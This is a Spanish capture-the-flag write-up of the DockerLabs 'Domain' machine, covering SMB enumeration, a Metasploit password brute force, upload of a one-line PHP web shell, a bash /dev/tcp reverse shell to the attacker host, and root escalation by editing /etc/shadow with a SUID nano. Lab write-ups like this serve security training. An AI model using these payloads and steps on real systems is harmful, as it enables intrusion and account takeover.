	DockerLabs - domain	
	Sistema Operativo:	Linux
	Dificultad:	Medium
	Release:	11/04/2024
Técnicas utilizadas		
<ul style="list-style-type: none"> ● SMB Enumeration ● Password Creation via OpenSSL 		

En este write-up, se documenta el proceso de resolución de la máquina "Domain" de Dockerlabs. La máquina presenta un entorno simulado que incluye un servidor web y servicios de red comunes, como SMB. A lo largo de este análisis, se emplearon diversas técnicas de enumeración y explotación para descubrir vulnerabilidades, obtener credenciales y escalar privilegios hasta alcanzar el acceso root.

Enumeración

La dirección IP de la máquina víctima es 172.17.0.2. Por tanto, envié 5 trazas ICMP para verificar que existe conectividad entre las dos máquinas.

```
(administrador@kali) ~
$ ping -c 5 172.17.0.2 -R
PING 172.17.0.2 (172.17.0.2) 56(124) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.095 ms
RR: 172.17.0.1
    172.17.0.2
    172.17.0.2
    172.17.0.1

64 bytes from 172.17.0.2: icmp_seq=2 ttl=64 time=0.087 ms      (same route)
64 bytes from 172.17.0.2: icmp_seq=3 ttl=64 time=0.079 ms      (same route)
64 bytes from 172.17.0.2: icmp_seq=4 ttl=64 time=0.033 ms      (same route)
64 bytes from 172.17.0.2: icmp_seq=5 ttl=64 time=0.080 ms      (same route)

--- 172.17.0.2 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4102ms
rtt min/avg/max/mdev = 0.033/0.074/0.095/0.021 ms
```

Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando **nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn 172.17.0.2 -oN scanner_inclusion** para descubrir los puertos abiertos y sus versiones:

- **(-p-)**: realiza un escaneo de todos los puertos abiertos.
- **(-sS)**: utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.
- **(-sC)**: utiliza los scripts por defecto para descubrir información adicional y posibles vulnerabilidades. Esta opción es equivalente a `--script=default`. Es necesario tener en cuenta que algunos de estos scripts se consideran intrusivos ya que podría ser detectado por sistemas de detección de intrusiones, por lo que no se deben ejecutar en una red sin permiso.
- **(-sV)**: Activa la detección de versiones. Esto es muy útil para identificar posibles vectores de ataque si la versión de algún servicio disponible es vulnerable.
- **(--min-rate 5000)**: ajusta la velocidad de envío a 5000 paquetes por segundo.
- **(-Pn)**: asume que la máquina a analizar está activa y omite la fase de descubrimiento de hosts.

```

(administrador@kali)-[~/Descargas]
$ cat nmap/collections
# Nmap 7.94SVN scan initiated Thu Dec 26 11:05:28 2024 as: /usr/lib/nmap/nmap -p- -sS -sC -sV --min-rate 5000 -vvv -n -Pn -oN nmap/collections 172.17.0.2
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.0000010s latency).
Scanned at 2024-12-26 11:05:28 CET for 17s
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE      REASON      VERSION
80/tcp    open  http         syn-ack ttl 64 Apache httpd 2.4.52 ((Ubuntu))
|_ http-title: \xC2\xBFQ\xC3\xA9 es Samba?
|_ http-methods:
|_ Supported Methods: POST OPTIONS HEAD GET
|_ http-server-header: Apache/2.4.52 (Ubuntu)
139/tcp   open  netbios-ssn  syn-ack ttl 64 Samba smbd 4.6.2
445/tcp   open  netbios-ssn  syn-ack ttl 64 Samba smbd 4.6.2
MAC Address: 02:42:AC:11:00:02 (Unknown)

Host script results:
|_ clock-skew: 0s
|_ p2p-conficker:
|_   Checking for Conficker.C or higher...
|_   Check 1 (port 21783/tcp): CLEAN (Couldn't connect)
|_   Check 2 (port 59281/tcp): CLEAN (Couldn't connect)
|_   Check 3 (port 58197/udp): CLEAN (Failed to receive data)
|_   Check 4 (port 23840/udp): CLEAN (Timeout)
|_   0/4 checks are positive: Host is CLEAN or ports are blocked
|_ smb2-time:
|_   date: 2024-12-26T10:05:39
|_   start_date: N/A
|_ smb2-security-mode:
|_   3:1:1:
|_     Message signing enabled but not required

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Dec 26 11:05:45 2024 -- 1 IP address (1 host up) scanned in 17.11 seconds

```

Análisis del puerto 80 (HTTP)

Al acceder al servidor web de la máquina objetivo, encontré una página sencilla que mencionaba el servicio Samba. Sin embargo, esta página no proporcionó información útil, por lo que fue necesario cambiar de estrategia.

Kali Docs
 Kali Forums
 Kali NetHunter
 Exploit-DB
 Google Hacking DB
 OffSec

¿Qué es Samba?

Samba es una implementación de software libre del protocolo de archivos compartidos de Microsoft Windows para sistemas operativos tipo Unix. Permite que sistemas operativos Unix compartan archivos e impresoras en una red de área local utilizando el protocolo SMB/CIFS.

¿Para qué sirve Samba?

Samba es útil en entornos donde hay una mezcla de sistemas operativos, incluidos Windows y sistemas basados en Unix como Linux o macOS. Con Samba, los usuarios de Windows pueden acceder a archivos y recursos compartidos en servidores Unix, y viceversa.

Además de compartir archivos, Samba también puede actuar como un controlador de dominio en redes Windows, proporcionando autenticación y servicios de directorio.

En resumen, Samba es una herramienta fundamental para la interoperabilidad entre sistemas Windows y Unix en redes empresariales y domésticas.

Análisis del puerto 445 (SMB)

El protocolo Server Message Block (SMB) es un protocolo de red que permite compartir archivos, impresoras y otros recursos entre nodos de una red de computadoras que usan el sistema operativo Microsoft Windows. Este protocolo pertenece a la capa de aplicación en el modelo TCP/IP. SMB permite a los clientes comunicarse con otros participantes de la misma red para acceder a los archivos o servicios compartidos. Teniendo en cuenta lo anterior, y sabiendo que el puerto 445 (SMB) se encontraba abierto, decidí comprobar las carpetas compartidas a las que tuviera acceso como usuario guest. En este caso, no tenía permisos en ninguna de las carpetas compartidas:

```

[~(administrador@kali)-[~/Descargas
$ crackmapexec smb 172.17.0.2 -u guest -p "" --shares
SMB 172.17.0.2 445 F1C191341E89 [+] Windows 6.1 Build 0 (name:F1C191341E89) (domain:F1C191341E89) (signing:False) (SMBv1:False)
SMB 172.17.0.2 445 F1C191341E89 [+] F1C191341E89:guest:
SMB 172.17.0.2 445 F1C191341E89 [+] Enumerated shares
SMB 172.17.0.2 445 F1C191341E89 Share Permissions Remark
SMB 172.17.0.2 445 F1C191341E89 -----
SMB 172.17.0.2 445 F1C191341E89 print$ Printer Drivers
SMB 172.17.0.2 445 F1C191341E89 html HTML Share
SMB 172.17.0.2 445 F1C191341E89 IPC$ IPC Service (f1c191341e89 server (Samba, Ubuntu))

```

La herramienta utilizada anteriormente no reportó información útil, pero al usar `enum4linux` descubrí dos usuarios válidos. Sin embargo, no disponía de contraseñas para estos usuarios.

```

[admin@administrator:~]$ ./Descargars
$ enum4linux 172.17.0.2
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Thu Dec 26 11:09:55 2024

===== ( Target Information ) =====
Target ..... 172.17.0.2
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Users on 172.17.0.2 ) =====
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: james Name: james Desc:
index: 0x2 RID: 0x3e9 acb: 0x00000010 Account: bob Name: bob Desc:

user:[james] rid:[0x3e8]
user:[bob] rid:[0x3e9]

===== ( Share Enumeration on 172.17.0.2 ) =====
smbcli_negprot_smb1_done: No compatible protocol selected by server.

Sharename Type Comment
-----
print$ Disk Printer Drivers
html Disk HTML Share
IPC$ IPC IPC Service (f1c91341e89 server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.
Protocol negotiation to server 172.17.0.2 (for a protocol between LANMAN1 and NT1) failed: NT_STATUS_INVALID_NETWORK_RESPONSE
Unable to connect with SMB1 -- no workgroup available

[+] Attempting to map shares on 172.17.0.2

//172.17.0.2/print$ Mapping: DENIED Listing: N/A Writing: N/A
//172.17.0.2/html Mapping: DENIED Listing: N/A Writing: N/A

[e] Can't understand response:

NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
//172.17.0.2/IPC$ Mapping: N/A Listing: N/A Writing: N/A

[+] Enumerating users using SID S-1-5-32 and logon username '', password ''
S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)

[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\bob (Local User)
S-1-22-1-1001 Unix User\james (Local User)

[+] Enumerating users using SID S-1-5-21-271760367-940036868-1599892198 and logon username '', password ''
S-1-5-21-271760367-940036868-1599892198-501 F1C191341E89\nobody (Local User)
S-1-5-21-271760367-940036868-1599892198-513 F1C191341E89\None (Domain Group)
S-1-5-21-271760367-940036868-1599892198-1000 F1C191341E89\james (Local User)
S-1-5-21-271760367-940036868-1599892198-1001 F1C191341E89\bob (Local User)

===== ( Getting printer info for 172.17.0.2 ) =====
No printers returned.

enum4linux complete on Thu Dec 26 11:10:36 2024

```


Decidí entonces usar crackmapexec para realizar un ataque de fuerza bruta e intentar obtener las contraseñas de los usuarios descubiertos anteriormente. En este caso, logré obtener las credenciales del usuario bob.

Con esta información, volví a usar crackmapexec para comprobar los permisos que este usuario tenía en las carpetas compartidas disponibles.

Además, smbmap también proporciona la misma información en caso de no querer usar crackmapexec.

Existe una forma alternativa de realizar un ataque de fuerza bruta usando Metasploit. En este caso, utilicé el módulo `smb_login`.

```
msf6 > search smb_login

Matching Modules
=====

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/scanner/smb/smb_login          .              normal No     SMB Login Check Scanner

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smb/smb_login
```

Para poder usarlo, es necesario configurarlo correctamente, como se puede ver en la siguiente imagen:

```
msf6 auxiliary(scanner/smb/smb_login) > show options

Module options (auxiliary/scanner/smb/smb_login):

Name           Current Setting  Required  Description
-----
ABORT_ON_LOCKOUT false           yes       Abort the run when an account lockout is detected
ANONYMOUS_LOGIN false           yes       Attempt to login with a blank username and password
BLANK_PASSWORDS false           no        Try blank passwords for all users
BRUTEFORCE_SPEED 5               yes       How fast to bruteforce, from 0 to 5
CreateSession    false           no        Create a new session for every successful login
DB_ALL_CREDS     false           no        Try each user/password couple stored in the current database
DB_ALL_PASS      false           no        Add all passwords in the current database to the list
DB_ALL_USERS     false           no        Add all users in the current database to the list
DB_SKIP_EXISTING none            no        Skip existing credentials stored in the current database (Accepted: none, user, userfrealn)
DETECT_ANY_AUTH  false           no        Enable detection of systems accepting any authentication
DETECT_ANY_DOMAIN false           no        Detect if domain is required for the specified user
PASS_FILE        /usr/share/wordlists/rockyou.txt no         File containing passwords, one per line
PRESERVE_DOMAINS true            no        Respect a username that contains a domain name
Proxies          false           no        A proxy chain of format type:host:port[,type:host:port][...]
RECORD_GUEST     false           no        Record guest-privileged random logins to the database
RHOSTS           172.17.0.2     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT            445            yes       The SMB service port (TCP)
SMBDomain        .              no        The Windows domain to use for authentication
SMBPass          .              no        The password for the specified username
SMBUser          .              no        The username to authenticate as
STOP_ON_SUCCESS  false           yes       Stop guessing when a credential works for a host
THREADS          1              yes       The number of concurrent threads (max one per host)
USERPASS_FILE    false           no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS     false           no        Try the username as the password for all users
USER_FILE        /home/administrador/Descargas/content/user no         File containing usernames, one per line
VERBOSE          true            yes       Whether to print output for all attempts
```

Obteniendo así la contraseña del usuario bob:

```
msf6 auxiliary(scanner/smb/smb_login) > set VERBOSE false
VERBOSE => false
msf6 auxiliary(scanner/smb/smb_login) > run

[+] 172.17.0.2:445 - 172.17.0.2:445 - Success: '.\bob:star'
```


En el directorio `html` se encuentra la página web disponible en el servidor, por lo que añadí un código PHP malicioso que me permitiera ejecutar comandos de forma remota.

```
(administrador@kali)-[~/Descargas/content]
└─$ smbclient \\\\172.17.0.2\\html -U bob
Password for [WORKGROUP\\bob]:
Try "help" to get a list of possible commands.
smb: \> ls
.                D           0  Thu Dec 26 15:08:36 2024
..               D           0  Thu Apr 11 10:18:47 2024
index.html       N          1832  Thu Apr 11 10:21:43 2024

101639152 blocks of size 1024. 65433416 blocks available
smb: \> put cmd.php
putting file cmd.php as \cmd.php (3,4 kb/s) (average 3,4 kb/s)
smb: \> ls
.                D           0  Thu Dec 26 15:11:26 2024
..               D           0  Thu Apr 11 10:18:47 2024
index.html       N          1832  Thu Apr 11 10:21:43 2024
cmd.php          A           31  Thu Dec 26 15:11:26 2024


101639152 blocks of size 1024. 65438428 blocks available
smb: \>
```

El código usado es el siguiente:



```
cmd.php
~/Descargas/content
1 <?php system($_GET['cmd']);?>
```

Sabiendo que puedo ejecutar comandos, realicé la intrusión a la máquina objetivo, accediendo como usuario www-data.



```
172.17.0.2/cmd.php?cmd=bash -c "bash -i >%26 %2fdev%2ftcp%2f192.168.1.100%2f443 0>%261"
www-data

administrador@kali: ~/Descargas/content
root@kali: /home/administrador/...
administrador@kali: ~/Descargas...
administrador@kali: ~/Descargas...

administrador@kali: ~/Descargas/content
$ nc -nvlp 443
listening on [any] 443 ...
connect to [192.168.1.100] from (UNKNOWN) [172.17.0.2] 32776
bash: cannot set terminal process group (25): Inappropriate ioctl for device
bash: no job control in this shell
www-data@abb2e55e527a:/var/www/html$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@abb2e55e527a:/var/www/html$ script /dev/null -c /bin/bash
script /dev/null -c /bin/bash
Script started, output log file is '/dev/null'.
www-data@abb2e55e527a:/var/www/html$ ^Z
zsh: suspended nc -nvlp 443

administrador@kali: ~/Descargas/content
$ stty raw -echo;fg
[1] + continued nc -nvlp 443
reset xterm
```

Escalada de privilegios

Al no encontrar ningún vector de ataque que me permitiera escalar privilegios, intenté usar la misma contraseña descubierta anteriormente para el usuario bob. Investigando los archivos que tienen activado el bit SUID, descubrí que el binario nano lo podría ejecutar como usuario root.

Los archivos con el bit SUID (Set User ID) activado permiten que los usuarios ejecuten el archivo con los permisos del propietario del archivo, en lugar de con los permisos del usuario que lo ejecuta.



```
www-data@abb2e55e527a:/var/www/html$ su bob
Password:
bob@abb2e55e527a:/var/www/html$ id
uid=1000(bob) gid=1000(bob) groups=1000(bob)
bob@abb2e55e527a:/var/www/html$ find / -perm -4000 -type f -exec ls -l {} \; 2>/dev/null
-rwsr-xr-x 1 root messagebus 35112 Oct 25 2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 55672 Feb 21 2022 /usr/bin/su
-rwsr-xr-x 1 root root 72712 Feb 6 2024 /usr/bin/chfn
-rwsr-xr-x 1 root root 35192 Feb 21 2022 /usr/bin/umount
-rwsr-xr-x 1 root root 47480 Feb 21 2022 /usr/bin/mount
-rwsr-xr-x 1 root root 40496 Feb 6 2024 /usr/bin/newgrp
-rwsr-xr-x 1 root root 72072 Feb 6 2024 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 59976 Feb 6 2024 /usr/bin/passwd
-rwsr-xr-x 1 root root 44808 Feb 6 2024 /usr/bin/chsh
-rwsr-xr-x 1 root root 283144 Feb 19 2022 /usr/bin/nano
```


Finalmente, utilicé el comando OpenSSL para crear una contraseña para el usuario root. El comando utilizado fue openssl passwd -stdin -6, donde:

- openssl: Es la herramienta de línea de comandos de OpenSSL, que proporciona una amplia gama de funciones criptográficas.
- passwd: Es el subcomando de OpenSSL utilizado para gestionar contraseñas.
- -stdin: Indica que la entrada de la contraseña se tomará desde la entrada estándar.
- -6: Especifica que se debe utilizar el algoritmo SHA-512 para cifrar la contraseña.

Para más tarde, acceder como usuario root a la máquina objetivo, terminando así este reto de ciberseguridad.

```
bob@abb2e55e527a:/var/www/html$ echo -n "1234" | openssl passwd -stdin -6
$6$e0X5SgCUh408k7gF$ATPaadmNWZluFAE/hlfNfL/9pagJf6hC/.MTu5TGpP0VVQZk0cpVC.OvIreTJT1nv/9GLljFpaG6Br2wS60B0/
bob@abb2e55e527a:/var/www/html$ /usr/bin/nano /etc/shadow
bob@abb2e55e527a:/var/www/html$ /usr/bin/nano /etc/shadow
bob@abb2e55e527a:/var/www/html$ su
Password:
root@abb2e55e527a:/var/www/html# id
uid=0(root) gid=0(root) groups=0(root)
root@abb2e55e527a:/var/www/html# cat /etc/os-release
PRETTY_NAME="Ubuntu 22.04.4 LTS"
NAME="Ubuntu"
VERSION_ID="22.04"
VERSION="22.04.4 LTS (Jammy Jellyfish)"
VERSION_CODENAME=jammy
ID=ubuntu
ID_LIKE=debian
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
UBUNTU_CODENAME=jammy
root@abb2e55e527a:/var/www/html#
```